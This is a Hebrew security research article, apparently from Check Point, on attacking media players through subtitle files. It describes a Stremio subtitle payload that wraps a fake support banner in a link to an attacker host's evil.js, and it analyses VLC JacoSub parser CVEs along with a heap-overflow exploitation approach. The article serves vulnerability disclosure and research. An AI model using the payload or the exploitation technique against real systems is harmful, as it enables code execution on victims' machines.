PopcornTime בהחלט סימנה את העלייה של תוכנות סטרימינג, אבל כשזו נסגרה לתקופה קצרה על ידי MPAA, משתמשים התחילו לחפש חלופות.

Strem.io, תוכנת סטרימינג פתוחה למחצה, הציעה בדיוק את זה.

כמו PopcornTime, גם היא נכתבה עם מחשבה על קלות השימוש ויש לה ממשק משתמש דומה. כמו כן, Strem.io שותפה לעוד מספר מאפיינים מעניינים עם PopcornTime, והכי חשוב עבורנו, גם זה יישום מבוסס Webkit וגם הוא משתמש ב-OpenSubtitles כספק הכתוביות שלו.

גם Strem.io מוסיף את תוכן הכתוביות לממשק ה-webkit, ולכן הנחנו ש XSS יהיה כיוון טוב גם כאן.

עם זאת, שימוש באותה טכניקה על Strem.io נכשל:


[איור 21 - Stremio עם תמונה שבורה בתרגום]

ניתן לראות את סימון התמונה השבורה בתחתית המסך (איור 21), אך אף קוד לא בוצע. ככל הנראה, ה-Javascript שלנו עבר סניטציה (סינון), ולכן הגיע הזמן לחפור קצת יותר.

הקוד של Strem.io מגיע כארכיון מסוג ASAR, זהו למעשה קובץ TAR פשוט שבו משרשרים את כל הקבצים יחד ללא דחיסה. לאחר חילוץ הקוד, הבנו כי כל טקסט הנוסף למסך מועבר דרך Angular-Sanitize.

מה שתהליך זה עושה הוא לפרסר קוד HTML ומאפשר רק לתגיות בטוחות לשרוד אותו, ובכך למעשה מחטא את המחרוזת כך שלא תכיל ביטויי סקריפטינג. עובדה זו חייבה אותנו למעשה להשתמש בתגי HTML סטטיים בלבד ללא יכולת סקריפטינג והגבילה מאוד את האופציות שלנו. נדרשנו למצוא פתרון יצירתי.

אם אי פעם השתמשתם ב-Strem.io, כנראה שנתקלתם בהודעת ה-Support Us שלהם:



[איור 22 - Stremio support us banner]

באמצעות תג ה-img בכתוביות, הצגנו עותק מדויק של מודעת התמיכה באמצע המסך, והקפנו אותה עם תג <a href>, מה שאומר שלחיצה על לחצן סגירה תפנה מחדש את ה-Webkit לדף בשליטתינו, שבו אנחנו יכולים להכניס Javascript כאוות נפשינו:

```
1
00:00:01,000 --> 00:01:00,000
<a href="http://attacker.com/evil.js"><img
src="http://attacker.com/support.jpg"></a>
```

דף זה הוא בדיוק אותו דף evil.js שבו השתמשנו בתקיפה על PopcornTime שניצל את יכולות ה-node-js כדי להריץ קוד על המכונה.

VLC - היעד הברור

מבוא

ברגע שהבנו את פוטנציאל הנזק של כתוביות כווקטור תקיפה, היעד הבא שלנו היה ברור. עם למעלה מ-180,000,000 משתמשים, VLC הוא אחד הנגנים הפופולריים ביותר כיום.


VLC היא תוכנת קוד פתוח, שזמינה עבור כמעט כל פלטפורמה שניתן להעלות על הדעת: Windows, OS X, לינוקס, Windows Phone, אנדרואיד, Tizen ו-iOS. התוכנה מתוארת על ידי המפתחים שלה כ-"פופולרית מאוד, אבל פיסת תוכנה גדולה ומורכבת", היינו בטוחים שחולשות הקשורות לכתוביות יהיו גם כאן.

תכנון

VLC היא למעשה פלטפורמת מולטימדיה מלאה (כמו DirectShow או GStreamer) שבה ניתן לטעון מודולים בצורה דינאמית.

מסגרת הליבה עושה את "החיווט" ואת עיבוד המדיה, מתוך קלט (קבצים, סטרימינג) לפלט (אודיו או וידאו, על מסך או לרשת). היא משתמשת במודולים לעשות את רוב העבודה בכל שלב (demuxers, decoders, פילטרים ופלטים).

להלן תרשים המציג את עקרונות יכולות המודולים של VLC:



[איור 23 - מודולי VLC]

כתוביות

אולי זה זמן טוב לקחת הפסקה קצרה מ-VLC ולדון בתוהו ובוהו המוחלט שהוא העולם של פורמטי כתוביות.

במהלך המחקר שלנו נתקלנו ביותר מ-25(!) פורמטים של כתוביות. חלקם בינאריים, חלקם טקסטואליים, ורק מעטים מתועדים היטב.

ידוע שפורמט הכתוביות SRT תומך בקבוצה מוגבלת של תגי HTML, אבל היינו די מופתעים ללמוד על פונקציות אקזוטיות אחרות המוצעות על ידי פורמטים שונים. הפורמט SAMI, למשל, מאפשר הטמעת תמונות בכתוביות. הפורמט SSA תומך בהגדרה של מספר עיצובים\סגנונות עם יכולת לרפרנס אליהם משורות מסוימות בקובץ. הפורמט ASS אפילו מאפשר הטבעת גופן בינארי. והרשימה נמשכת.

בדרך כלל אין ספריות סטנדרטיות לפירסור כל הפורמטים האלה, מה שמשאיר את משימת הפירסור לכל פלטפורמה. באופן בלתי נמנע, דברים ישתבשו.

חזרה ל-VLC

כתוביות טקסטואליות מנותחות על ידי VLC ב-Demuxer שנקרא subtitle.c. להלן כל הפורמטים בהם VLC תומך ויודע לפרסר:

```
} sub_read_subtitle_function [] =
{
    { "microdvd",    SUB_TYPE_MICRODVD,    "MicroDVD",    ParseMicroDvd },
    { "subrip",      SUB_TYPE_SUBRIP,      "SubRIP",      ParseSubRip },
    { "subviewer",   SUB_TYPE_SUBVIEWER,   "SubViewer",   ParseSubViewer },
    { "ssa1",        SUB_TYPE_SSA1,        "SSA-1",       ParseSSA },
    { "ssa2-4",      SUB_TYPE_SSA2_4,      "SSA-2/3/4",   ParseSSA },
    { "ass",         SUB_TYPE_ASS,         "SSA/ASS",     ParseSSA },
    { "vplayer",     SUB_TYPE_VPLAYER,     "VPlayer",     ParseVplayer },
    { "sami",        SUB_TYPE_SAMI,        "SAMI",        ParseSami },
    { "dvdsubtitle",SUB_TYPE_DVDSUBTITLE, "DVDSubtitle", ParseDVDSubtitle },
    { "mpl2",        SUB_TYPE_MPL2,        "MPL2",        ParseMPL2 },
    { "aqt",         SUB_TYPE_AQT,         "AQTitle",     ParseAQT },
    { "pjs",         SUB_TYPE_PJS,         "PhoenixSub",  ParsePJS },
    { "mpsub",       SUB_TYPE_MPSUB,       "MPSub",       ParseMPSub },
    { "jacosub",     SUB_TYPE_JACOSUB,     "JacoSub",     ParseJSS },
    { "psb",         SUB_TYPE_PSB,         "PowerDivx",   ParsePSB },
    { "realtext",    SUB_TYPE_RT,          "RealText",    ParseRealText },
    { "dks",         SUB_TYPE_DKS,         "DKS",         ParseDKS },
    { "subviewer1", SUB_TYPE_SUBVIEW1,    "Subviewer 1", ParseSubViewer1 },
    { "text/vtt",    SUB_TYPE_VTT,         "WebVTT",      ParseVTT },
    { NULL,          SUB_TYPE_UNKNOWN,     "Unknown",     NULL }
};
```

[איור 24 - מערך של פונקציות הפירסור מתוך subtitle.c]

העבודה היחידה של demuxers היא לנתח את פורמטי התזמון של כל אחד מהפורמטים ולשלוח כל שורה מהכתוביות לפונקציית הפיענוח שלה. מלבד SSA ו-ASS שמופענחות על ידי ספריית הקוד הפתוח libass, כל שאר הפורמטים נשלחים אל הdecoder של VLC עצמו - subsdec.c.

תפקיד subsdec.c הוא לנתח את שדה הטקסט של כל שורת כתוביות וליצור שתי גרסאות שלה. הגרסה הראשונה הוא גירסת טקסט פשוט, כאשר כל התגים והתכונות הוסרו משורת הכתוביות, גרסה זו תשמש במקרה שהרינדור (Graphic Rendering) בהמשך ייכשל.

הגרסה השנייה, יותר עשירה בתכונות ומכונה HTMLsubtitle, אלו כתוביות בתבנית HTML המכילות את כל תכונות הסטיילינג המפוארות כגון גופנים, יישור וכו'.

לאחר שהם מפוענחות, הכתוביות נשלחות לשלב הסופי של הרינדור. עיבוד הטקסט נעשה בעיקר באמצעות ספריית freetype.

תהליך זה פחות או יותר מסכם את מסלול החיים של שורת כתוביות מהרגע שנטענה ועד שהוצגה.

חיפוש באגים

תוך כדי מעבר על הקוד VLC שאחראי על פירסור כתוביות, מיד הבחנו כי הרבה מהפירסור נעשה באמצעות מצביעים (Pointers), במקום על ידי שימוש בפונקציות מחרוזות (String) מובנות. קונספט שלרוב מבשר רעות.

לדוגמה, בעת צריכת המאפיינים (Attributes) האפשריים של תג גופן כגון משפחה, גודל או צבע, VLC נכשל לאמת את סוף המחרוזת בכמה מקומות. הDecoder ימשיך לקרוא מהבאפר (Buffer) עד שיגיע לתו "<" המסמל סגירת תג, תוך כדי שהוא ילדג על Null Termination במקרה והמחרוזת לא תכיל תו סוגר (CVE-2017-8310):

```
657             else if( !strncasecmp( psz_subtitle, "<font ", 6 ))
658             {
659                 const char *psz_attribs[] = { "face=", "family=", "size=",
660                         "color=", "outline-color=", "shadow-color=",
661                         "outline-level=", "shadow-level=", "back-color=",
662                         "alpha=", NULL };
663
664                 HtmlCopy( &psz_html, &psz_subtitle, "<font " );
665                 HtmlPut( &psz_tag, "f" );
666
667                 while( *psz_subtitle != '>' )
```

[subsdec.c CVE-2017-8310 - איור 25]

פאזינג (Fuzzing)

תוך כדי קריאה של הקוד באופן ידני, התחלנו גם לפזז את VLC בחיפוש חולשות הקשורות לכתוביות. הנשק המועדף עלינו היה AFL המבריק. AFL הוא פאזר המשתמש ביכולות זמן-קומפילציה על מנת לבצע

אינסטרומנציה ומשתמש באלגוריתמים גנטיים כדי לזהות מצבים פנימיים חדשים ו"להטריג" מקרי קצה חדשים בתוך הבינארי.

AFL כבר מצא אינספור באגים בפלטפורמות אחרות, ובהינתן מקבץ הקבצים הנכון שישמש עבורו כנקודת פתיחה לשינויים, הוא מסוגל לספק מקרי מבחן מעניינים מאוד בתוך זמן קצר למדי.

עבור מקבץ הקבצים שלנו, הורדנו וכתבנו מחדש מספר קבצי כתוביות עם פונקציות שונות בפורמטים שונים.

כדי להמנע מהצורך ברינדור והתצוגה של וידאו (שרת הפאזינג שלנו היה נטול ממשק גרפי), השתמשנו בפונקציונליות הTranscode של VLC כדי לבצע המרת קידוד של סרט קצר של מסך שחור מ-codec אחד לאחר.

זו הפקודה שבה השתמשנו כדי להפעיל את AFL:

```
./afl-fuzz -t 600000 -m 2048 -i input/ -o output/ -S "fuzzer$(date +%s)"
-x subtitles.dict — ~/sources/vlc-2.2-afl/bin/vlc-static -q -I dummy -
subfile

@@ -
sout='#transcode{vcodec="x264",soverlay="true"}:standard{access="file",m
ux="avi",dst="/dev/null"}' ./input.mp4 vlc://quit
```

הקורבן

לא לקח זמן רב ל-AFL למצוא פונקציה פגיעה: ParseJSS.

JSS הוא ראשי תיבות של JACO Sub Scripts. JACOsub הוא פורמט גמיש שמאפשר מניפולציות תזמון, הכללת קבצי JACOsub חיצוניים, השהיות שעון וטריקים רבים אחרים שניתן למצוא במפרט המלא.

סקריפט JACO מסתמך במידה רבה על הוראות (Directives). הוראה היא סדרה של קודים מקושרים. הם קובעים מיקום כתוביות, גופן, סגנון, צבע, וכן הלאה. ההוראות משפיעות רק על שורת הכתוביות שאליה הן מוצמדות.

הקריסה שנמצאה על ידי AFL נבעה מקריאת out-of-bound בעת ניסיון לדלג על הוראות שאינן נתמכות (CVE-2017-8313).

```
1807    /* Parse the directives */
1808    if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
1809    {
1810        while( *psz_text != ' ' )
1811        { psz_text++ ;};
```

[איור 26 - (CVE-2017-8313) Subtitle.c]

במקרה שהוראה כתובה ללא רווחים הבאים אחריה, הלולאה תדלג על הNull Byte שמסיים את psz_text, ובכך תדרוס את הבאפר.

הבאג הזה הפנה את תשומת לבנו לפונקציה ParseJSS, ועד מהרה מצאנו עוד שני מקרים נוספים של out-of-bounds read בהוראות אחרות, כחלק מפירסור ההוראות של הסטה וזמן (מקרים 'S' ו-'T' בהתאמה). באג זה נובע בגלל העובדה כי *ההסטה* יכולה להיות גדולה מהאורך של *psz_text* (CVE-2017-8312).

```
1726            case 'S':
1727                shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;
1728
1729                if( sscanf( &psz_text[shift], "%d", &h ) )
```

```
1763            case 'T':
1764                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;
1765
1766                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
```

[איור 27-28 - Subtitle.c (CVE-2017-8312)]

החולשות VLC המתוארת לעיל, שמאפשרות לתוקפים להקריס את התוכנה, לא הספיקו לנו. רצינו יכולת להריץ קוד, ובשביל זה נזקקנו לחולשה שתאפשר לתוקף לכתוב מידע. המשכנו לקרוא את הפונקציה ParseJSS והסתכלנו בהוראות אחרות.

ההוראות של C[olor] ו-F[ont] העניקו לנו פרימיטיבים חזקים יותר. בגלל טעות קידום כפול של מצביע, הצלחנו לדלג על הNull Byte ולכתוב מעבר לבאפר. חולשת הHeap Based Overflow הזו איפשרה לנו בסופו של דבר להריץ קוד (CVE-2017-8311).

```
1865            if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||
1866                    ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )
1867            {
1868                psz_text++; psz_text++;
1869                break;
1870            }
```

[איור 29 - Subtitle.c (CVE-2017-8311)]

במקרה אחר, VLC **בכוונה מדלג על Null Byte** (שורה 1883):

```
1882            else if( *(psz_text + 1 ) == '\r' ||  *(psz_text + 1 ) == '\n' ||
1883                    *(psz_text + 1 ) == '\0' )
1884            {
1885                psz_text++;
```

[איור 30 - Subtitle.c (גם CVE-2017-8311)]

התנהגות זו גרמה גם היא לחולשת Heap Based Overflow.

השמשה (Exploitation)

VLC נתמך על מגוון מערכות הפעלה וחומרות שונות. לכל סביבה כזו יש מאפיינים שונים ומימוש שונה של ניהול הזכרון הדינאמי ופרטים שמשפיעים באופן ישיר על שיטת ההשמשה של חולשות מסוג גלישת חוצץ בערימה (heap based buffer overflow). החל בגודל טיפוס מצביע וכלה במימוש מנגנון המטמון (caching), הכל חשוב.

בהוכחת ההיתכנות שלנו החלטנו להשמיש את החולשה על אובנטו גרסה 16.04 על מעבד x86 בגרסת 64 ביט. מכיוון שזו סביבה מודרנית ונפוצה, הוכחת ההיתכנות אכן מדגימה שההשמשה ישימה בעולם האמיתי. בנוסף, מימוש הערימה בסביבה זו - GlibC-Malloc - היות והוא קוד-פתוח, מקל עלינו להבין ולהסביר לפרטי פרטים את תהליך ההשמשה.

ישנן מספר (מועט) של שיטות כלליות להשמיש גלישת חוצץ ב-GlibC-Malloc ששרדו במרוצת השנים. אך לרוע מזלנו (כתוקפים) התנאים בה מתרחשת החולשה מונעים מאיתנו להשתמש באיזו מן השיטות הללו.

האפשרות היחידה שנותרת לנו היא להשתמש בחולשה כדי ליצור לעצמנו אבן יסוד (primitive) שתאפשר לנו דריסה של מידע של היישום כרצוננו. אבן היסוד הזו תוכל לשמש אחר כך כדי לאפשר יכולת חזקה יותר (למשל כתיבה לכל מקום כרצוננו) או לשליטה מלאה על הקוד המורץ.

VLC הוא יישום שממומש עם דגש גדול על מקביליות - כלומר, ישנם הרבה פתילים (threads) שרצים במקביל ומבצעים פעולות שונות. הלכך, וכן לפי המימוש של הערימה, לכל פתיל מוקצה איזור (arena) נפרד בערימה. ההתנהגות הזו מגבילה באופן ניכר את פריטי המידע שאפשר לדרוס באמצעות החולשה. ניתן לדרוס רק פריטים שהוקצו בפתיל שמטפל בכתוביות. כמו כן, הרבה יותר סביר שנוכל לדרוס רק פריטים שהוקצו באיזור שבו החולשה מתרחשת (כלומר, קצת לפני התרחשות החולשה בתרחיש ריצת היישום).

הקוד שמורץ מיצירתו של הפתיל ועד לקטע בו נמצאת החולשה הוא די קצר. התחלנו לחפש באופן ידני פריטי מידע שנראו שימושיים. כך מצאנו שני פריטים: demux_sys_t ו-variable_t. בנוסף, באמצעות מעקב אוטומטי אחרי הקצאות ושחרורים בפתיל, מצאנו גם את link_map, es_out_id_t וכן כמה פריטים של ספריית Qt. ניפינו את הפריטים שמכל מיני סיבות היו בלתי שימושיים ובחרנו לבסוף את variable_t כפריט המתאים ביותר לצרכינו.

להלן הקוד שמגדיר את מבנה טיפוס של פריט המידע הזה:

```
struct variable_t
{
    char *        psz_name; /**< The variable unique name (must be first) */

    /** The variable's exported value */
    vlc_value_t  val;

    /** The variable display name, mainly for use by the interfaces */
    char *        psz_text;

    const variable_ops_t *ops;

    int           i_type;   /**< The type of the variable */
    unsigned      i_usage;  /**< Reference count */

    /** If the variable has min/max/step values */
    vlc_value_t  min, max, step;

    /** Index of the default choice, if the variable is to be chosen in
     * a list */
    int           i_default;
    /** List of choices */
    vlc_list_t   choices;
    /** List of friendly names for the choices */
    vlc_list_t   choices_text;

    /** Set to TRUE if the variable is in a callback */
    bool   b_incallback;

    /** Number of registered callbacks */
    int                i_entries;
    /** Array of registered callbacks */
    callback_entry_t * p_entries;
};
```

[איור 31 - מבנה של variable_t]

VLC משתמש בפריטים מסוג variable_t על מנת לאכסן כל מיני סוגים של משתנים כמו למשל הגדרות תצורה (configuration) ומשתנים משורת הפקודה. פריטים מהטיפוס הזה נפוצים למדי ב-VLC מה שמגדיל את הסיכוי לתמרן את הערימה כך שיישאר "חור" ממש לפני הקצאה של פריט מהסוג הזה. כמו כן, במבנה הטיפוס הזה ישנו השדה p_ops המכיל מצביעים לשגרות (functions) שפועלות על הערכים השמורים בפריט המידע. כלומר, שליטה בשדה הזה מאפשרת לתוקף לשלוט בהרצת הקוד של היישום.

כעת משבחרנו בפריט המידע בו נרצה לשלוט, עלינו להבטיח כי נוכל להקצות את איזור הזכרון שלפני פריט מידע מסוג זה. כלומר, נרצה לגלוש מתוך מחרוזת שנקצה בערימה אל תוך פריט מסוג variable_t ולשם כך נצטרך לדאוג ל"חורים" ולהקצאות המתאימות.

התהליך בו מתמרנים את הערימה למצב צפוי ומועיל להשמשה נקרא Heap Feng Shui (פנג-שוואי לערימה).

במקרה הזה, מזלנו האיר לנו פנים, ובאופן מקרי הערימה נמצאת באופן טבעי במצב בו ישנו "חור" ממש לפני פריט מידע מסוג variable_t עבור המשתנה "sub-fps" כפי שניתן לראות באיור להלן:

```
(gdb) p thread_arena
$11 = (mstate) 0x7fff94000020
(gdb) heapls 0x7fff94000020
            ADDR              SIZE              STATUS
sbrk_base   0x7fff940008b0
chunk       0x7fff940008b0    0x20              (inuse)
chunk       0x7fff940008d0    0x20              (inuse)
...
chunk       0x7fff95f739d0    0x90              (inuse)
chunk       0x7fff95f73a60    0x1d0             (inuse)
chunk       0x7fff95f73c30    0x1d0             (inuse)
chunk       0x7fff95f73e00    0x1d0             (inuse)
chunk       0x7fff95f73fd0    0x190             (F) FD 0x7fff940001f8 BK 0x7fff940001f8 (LC)
chunk       0x7fff95f74160    0x90              (inuse)
chunk       0x7fff95f741f0    0x1d0             (inuse)
chunk       0x7fff95f743c0    0xd0              (F) FD 0x7fff94000138 BK 0x7fff94000138 (LC)
chunk       0x7fff95f74490    0x90              (inuse)
chunk       0x7fff95f74520    0x1d0             (inuse)
chunk       0x7fff95f746f0    0xb0              (F) FD 0x7fff94000118 BK 0x7fff94000118 (LC)
chunk       0x7fff95f747a0    0x20              (inuse)
chunk       0x7fff95f778a0    0x1d0             (inuse)
...
chunk       0x7fff95f77a70    0x2ef0            (inuse)
chunk       0x7fff95f7a960    0x3c6a0           (top)
sbrk_end    0x7fff95fb78b0
(gdb) p ((variable_t *)(0x7fff95f74490 + 0x10))->psz_name
$12 = 0x7fff95f747d0 "sub-fps"
(gdb) p ((variable_t *)(0x7fff95f74490 + 0x10))->ops
$13 = (const variable_ops_t *) 0x7ffff73cad00 <float_ops>
```

HOLE

variable_t (sub-fps)

[איור 32 - פריסת הזכרון לפני variable_t]

אף על פי שלא נזקקנו לתכסיסים על מנת לתמרן את הערימה לרצוננו, בכל זאת במהלך המחקר נתקלנו בשיטה מעניינת למדי שמאפשרת כל מיני תמרונים עדינים במידה ואכן נידרש לשנות את מבנה הערימה באופן מורכב יותר. הנה ההסבר על השיטה לתועלתו של הקורא המתעניין (אך אין צורך להבין אותה וניתן להמשיך לפסקה הבאה ללא פגיעה ברצף הקריאה). כאשר VLC פותח קובץ חדש, הוא איננו יודע באיזו תת-מערכת (module) להשתמש על מנת לקרוא את תוכן הקובץ. האריכטקטורה של VLC גמישה למדי ולכן, כאשר נפתח קובץ, VLC טוען את כל תת-המערכות שיודעות לקרוא קבצים אחת אחרי השניה ובודק אם מי מהן יודעת לקרוא את הקובץ.

כעת, החולשה נמצאת בתת-המערכת subtitle אבל זו איננה תת-המערכת שנטענת ראשונה. אחת המערכות שנטענות לפניה היא VobSub שתפקידה לקרוא קבצים מסוג VobSub. ניתן לרמות את תת-המערכת הזו לחשוב שהקובץ הוא אכן קובץ VobSub באמצעות כתיבת ערך מסויים בשורה הראשונה של הקובץ - מה שיתחיל את תהליך קריאת הקובץ על-ידי תת-המערכת. קריאת הקובץ גורמת לכל מיני תהליכים מורכבים של הקצאות ושחרורים - מה שמשפיע על מבנה הערימה. ועכשיו לקסם: הַתֶּקֶן לכתוביות מסוג VobSub דורש שני קבצים. אבל אנחנו מעבירים ל-VLC רק קובץ אחד. לכן כאשר תת-המערכת תסיים לקרוא את הקובץ הראשון ותנסה לקרוא את הקובץ השני תתרחש שגיאה (שהרי הקובץ לא קיים). שגיאה זו תגרום ליציאה מתת-המערכת ומעבר לתת-המערכת הבאה שתנסה לקרוא את הקובץ ובסופו של דבר אל תת-המערכת הפגיעה - subtitle.

כזכור, החולשה מאפשרת לנו לכתוב באופן **סדרתי** את המידע שנמצא לאחר ההקצאה של מחרוזת על הערימה. יכולת זו מציבה בפנינו אתגר משמעותי: השדה הראשון בטיפוס מסוג variable_t הוא psz_name.שדה זה הוא מסוג מצביע למחרוזת. VLC עושה שימוש בשדה זה מספר פעמים במהלך ריצת היישום לפני השימוש בשדה p_ops אשר באמצעותו אנו רוצים לשלוט בהרצת הקוד. מכיוון שהשגרה הפגיעה - ParseJSS - מעתיקה מחרוזות, אין ביכולתנו לדרוס את המצביע עם ערך תקין מאחר וכל מצביע תקין בארכיטקטורה שבחרנו חייב להכיל בייט עם הערך 0, אבל ערך זה מציין סיום מחרוזת ולכן אי אפשר להשתמש בו.

על מנת להתגבר על הבעיה הזו, התעללנו במטא-דאטה (נתונים המתארים נתונים אחרים) של מנגנון ההקצאות. השתמשנו ברצפים מורכבים של הקצאה-גלישה-שחרור בכדי לדרוש את המידע המכיל את גודל ההקצאה (באופן שמזכיר קצת את השיטה שהשתמשו בה ב- "The poisoned NULL byte, 2014 edition". השיטה הזו אפשרה לנו לכתוב רק את שדה ה-p_ops בלי לשנות את שדה ה-psz_name.

כעת, משיש ביכולתנו לדרוס ערך מעניין, אנו ניצבים בפני השאלה הנצחית: איזה ערך שומה עלינו לכתוב?

השגרה שמשתמשת בשדה p_ops היא Destroy שנקראת במהלך סגירת היישום. השגרה קוראת לשגרה שמוצבעת ע"י pf_free שנמצאת במערך שמוצבע ע"י p_ops. לכן, אנחנו זקוקים למצביע למצביע לפיסת הקוד (gadget) הראשון שנרצה להריץ (למעשה המצביע צריך להיות בהיסט 16 מכיוון שזה המצביע השלישי במערך). הבעיה העיקרית שאנו ניצבים בפניה היא מנגנון ה-ASLR (מחולל אקראיות במרחב הזכרון) שמונע מאתנו לדעת באופן ודאי איפה נמצאות פיסות הקוד של היישום.

דרך אחת בה ניתן להתגבר על בעיה זו היא באמצעות דריסה חלקית. המצביע המקורי ב-p_ops מצביע למערך קבוע בשם float_ops שנמצא בספריית libvlccore. אנו יכולים לכתוב רק את החלק התחתון (least significant bits) של המצביע וכך לגרום לו להצביע למקום אחר באותה הספרייה.

אפשרות נוספת היא להצביע לחלק הראשי של היישום (main binary) שבמקרה זה (אובונטו) לא נשלט ע"י מנגנון אקראיות מרחב הכתובות. ואכן מצאנו כמה פיסות קוד מעניינות בחלק זה של היישום, לדוגמה: פיסת קוד שקוראת לשגרה dlsym שמשמשת לאיתור שגרה אחרת ולאחר מכן מריצה את השגרה שנתקבלה עם ערך כרצוננו (בקוד: ($rbx)(dlsym(-1, $rsi))).

אפשרות שלישית להתגבר על הבעיה היא באמצעות העתקה חלקית. מכיוון שהחולשה מעתיקה מידע מתוך הערימה ייתכן וניתן לתמרן אותה כך שתעתיק חלקית מצביע שיעזור לנו בהשמשה.

למרות שכל אחת מהשיטות האלה נראית מבטיחה, לא המשכנו עם אף אחת מהן. השמשה ללא היזון חוזר (Scriptless Exploitation) היא בעיה קשה מאוד שמציבה הרבה אתגרים. זה הרבה יותר מדי בשביל הוכחת היתכנות. לכן החלטנו לעת עתה פשוט לבטל את מנגנון אקראיות מרחב הכתובות ולהפנות את המצביע שבשליטתנו לאיזור בערימה שבשליטתנו. הכתובות של הערימה בכל זאת היו נתונות למעט

שינויים בין ההרצות, ככל הנראה בגלל המקביליות של היישום, אבל באופן הסתברותי אותו איזור כתובות הוגרל לא מעט פעמים. כלומר יכולנו להניח איפה תימצא הערימה בערך באחוז ניכר מההרצות של היישום.

השאלה הבאה היא מה ולאן כדאי לנו להצביע בתוך הערימה? למרות שאנחנו יודעים **בגדול** איפה הערימה, עדיין ישנן תזוזות קטנות ואי אפשר לדעת בדיוק איפה יהיה המידע שלנו. VLC קורא את קובץ הכתוביות שורה אחרי שורה ומעתיק כל שורה לערימה. מנגנון קריאת השורות שלVLC מציב מגבלה מלאכותית על אורך השורה - לכל היותר 204,800 בתים.

אנו נשים את המידע שלנו בשורה שארכה כאורך הגדול ביותר ע"מ להגדיל את הסיכוי שאם נצביע באופן אקראי לתוך הערימה, נצביע למעשה אל המידע שלנו. המידע שנשים בערימה יהיה מגלשת nop ובסופה תהיה שרשרת rop שתסיים את תהליך הרצת הקוד. משם, הדרך להקפצת מחשבון על שולחן העבודה סלולה ומוכרת.

סיכום

הראינו כי באמצעות חולשות שונות, אנו יכולים לנצל את פלטפורמות הוידאו הפופולריות ביותר ולהשתלט על מכונות הקורבנות. סוגי החולשות נעים בין XSS פשוט, דרך באגים לוגיים, עד דריסות זיכרון. בהיותם נפוצים מאוד, נגני מדיה אלה (ואנו מאמינים כי גם אחרים), מאפשרים משטח תקיפה עצום מאוד, שעלול להשפיע על מאות מיליוני משתמשים (220 מליון מתמשים לפי ספירה שלנו). הלקח העיקרי הוא שגם אזורים שלרוב מתעלמים מהם, שאולי נראים שפירים, יכולים להיות מנוצלים על ידי תוקפים מחפשים דרך לתקוף את המערכת.

על המחברים

עמרי הרשקוביץ (@Omriher) הוא מנהל צוות מחקר חולשות בחברת צ'ק פוינט. עמרי הוא מפתח ומומחה אבטחת רשתות עם ידע נרחב בפיתוח תוכנה, מחקר חולשות ואקספלוייטים וארכיטקטורות אבטחה. בעבר עמרי שירת 7 שנים כקצין ביחידה הטכנולוגית של חיל מודיעין.

